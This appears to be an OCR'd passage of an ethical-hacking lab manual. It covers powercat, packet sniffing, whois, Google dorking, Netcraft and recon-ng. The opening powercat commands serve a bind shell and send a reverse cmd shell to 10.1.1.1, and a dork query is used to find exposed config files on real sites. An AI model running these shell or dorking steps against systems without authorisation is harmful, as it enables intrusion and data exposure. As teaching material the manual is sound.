
```
Serve a cmd Shell:
    powercat -l -p 443 -e cmd
Send a cmd Shell:
    powercat -c 10.1.1.1 -p 443 -e cmd
Serve a shell which executes powershell commands:
    powercat -l -p 443 -ep
```

powercat can also be used to perform portscans, and start persistent servers.

```
Basic TCP Port Scanner:
    (21,22,80,443) | % {powercat -c 10.1.1.10 -p $_ -t 1 -Verbose -d}
Start A Persistent Server That Serves a File:
    powercat -l -p 443 -i C:\inputfile -rep
```

c. Wireshark and Tcpdump

Wireshark is a network “sniffer” - a tool that captures and analyzes packets off the wire. Wireshark can decode too many protocols to list here.




tcpdump

tcpdump is a packet sniffing and packet analyzing tool for a System Administrator to troubleshoot connectivity issues in Linux. It is used to capture, filter, and analyze network traffic such as TCP/IP packets going through your system.

To capture the packets of current network interface

```
sudo tcpdump
```



Practical No. 3

Passive Information Gathering

a. Whois Enumeration


A **whois Kali linux command** is a utility as a part of the information gathering used in all of the Linux-based operating systems. this tool is part of **information security assessment,** and one of **information gathering techniques.** there are a lot of **information gathering strategies.** It is used to identify domain information and more.

The usage of the command in Kali Linux systems is as follows:

whois <ip address/name of the website you want to access the information to>

for example

whois 74.125.68.106



Google Hacking

Google Dorking is the advanced search technique that shows the accurate results of our query rather than showing irrelevant stuff or some ad-containing sites. Google Dorking is so powerful

that we can also get the username and passwords containing files, robot.txt files, sensitive files conf files, and many more.

Installation of Dorks Eye Tool on Kali Linux OS

Step 1: Use the following command to install the tool in your Kali Linux operating system.


```
git clone https://github.com/BullsEye0/dorks-eye.git
```

Step 2: Now use the following command to move into the directory of the tool. You have to move in the directory in order to run the tool.

```
cd dorks-eye
```

Step 3: You are in the directory of the dorks-eye. Now you have to install a dependency of the dorks-eye using the following command.

```
sudo pip3 install -r requirements.txt
```




Step 4: All the dependencies have been installed in your Kali Linux operating system. Now run the tool.


```
python3 dorks-eye.py
```

Example/Usage: Finding config files by using dork query


```
Query used -> indexof:backup/web.config
```




We have specified the dork query through which we will get vulnerable site links.



We will be displaying the 10 vulnerable sites on the terminal. You can display more than 10 websites.



We have got the links of vulnerable sites which match the dork query.




We have visited the link and we have got the conf directory contents which include various .xml files.

b. Netcraft, Recon-ng, Shodan

Netcraft is a website that provides information and tools related to the Internet. **Netcraft** allows us to gather information about a target domain, such as network block information, registrar information, email contacts, the operating system of the hosting server, and the web platform.

To get started, use the following instructions:

1. Using your web browser, go to https://www.netcraft.com/.
2. In the search bar highlighted in the following screenshot, enter a domain:
3. The results page will appear, providing network-related information about the target. Scroll down a bit until you see **Hosting History**




Recon-ng is built on **Open-Source Intelligence (OSINT**), the most simple and effective reconnaissance tool. We can use this tool to obtain our **target (domain**) information.

- This tool comes pre-installed with Kali Linux. its good to run apt-get update && apt-get install recon-ng to ensure latest dependencies installed.
- Next to run recon-ng;

test@ubuntu:~/recon-ng/$ ./recon-ng

- In order to be Reconnaissance, we must first create a **workspace** for it. Workspaces are **separate spaces** where we may **conduct reconnaissance** on various targets. Simply type the following command to learn about workspaces.

Workspaces



- We have created workspaces for ourselves. Now go to the marketplace and install modules to begin our Reconnaissance. We have named our workspace **javatpoint.** Now we will Reconnaissance the workspace of **javatpoint**. We will go to the **marketplace** and **install** the modules which we want.

Marketplace search

```
File  Actions  Edit  View  Help
[recon-ng][javatpoint] > marketplace
Interfaces with the module marketplace

Usage: marketplace <info|install|refresh|remove|search> [ ... ]

[recon-ng][javatpoint] > marketplace search
```

Path	Version	Status	Updated	D	K
discovery/info_disclosure/cache_snoop	1.1	not installed	2020-10-13		
discovery/info_disclosure/interesting_files	1.2	not installed	2021-10-04		
exploitation/injection/command_injector	1.0	not installed	2019-06-24		
exploitation/injection/xpath_bruter	1.2	not installed	2019-10-08		
import/csv_file	1.1	not installed	2019-08-09		
import/list	1.1	not installed	2019-06-24		
import/masscan	1.0	not installed	2020-04-07		
import/nmap	1.1	not installed	2020-10-06		
recon/companies-contacts/bing_linkedin_cache	1.0	not installed	2019-06-24		*
recon/companies-contacts/censys_email_address	2.0	not installed	2021-05-11	*	*
recon/companies-contacts/pen	1.1	not installed	2019-10-15		
recon/companies-domains/censys_subdomains	2.0	not installed	2021-05-10	*	*
recon/companies-domains/pen	1.1	not installed	2019-10-15		
recon/companies-domains/viewdns_reverse_whois	1.1	installed	2021-08-24		
recon/companies-domains/whoxy_dns	1.1	not installed	2020-06-17		*
recon/companies-hosts/censys_org	2.0	not installed	2021-05-11	*	*
recon/companies-hosts/censys_tls_subjects	2.0	not installed	2021-05-11	*	*
recon/companies-multi/github_miner	1.1	not installed	2020-05-15		*
recon/companies-multi/shodan_org	1.1	not installed	2020-07-01	*	*
recon/companies-multi/whois_miner	1.1	not installed	2019-10-15		
recon/contacts-contacts/abc	1.0	not installed	2019-10-11	*	
recon/contacts-contacts/mailtester	1.0	not installed	2019-06-24		
recon/contacts-contacts/mangle	1.0	not installed	2019-06-24		

- As we can see, there is a list of modules, and many of them are not installed therefore type the following command to install those modules.

marksheet install (module name)

```
[recon-ng][javatpoint] > marketplace install recon/companies-domains/viewdns_reverse_whois
[*] Module installed: recon/companies-domains/viewdns_reverse_whois
[*] Reloading modules ...
[recon-ng][javatpoint] >
```

- We can see that the module **recon/companies-domains/viewdns_reverse_whois** has been installed. Now we will load this module into our **javatpoint workspace**.

modules load (module name)

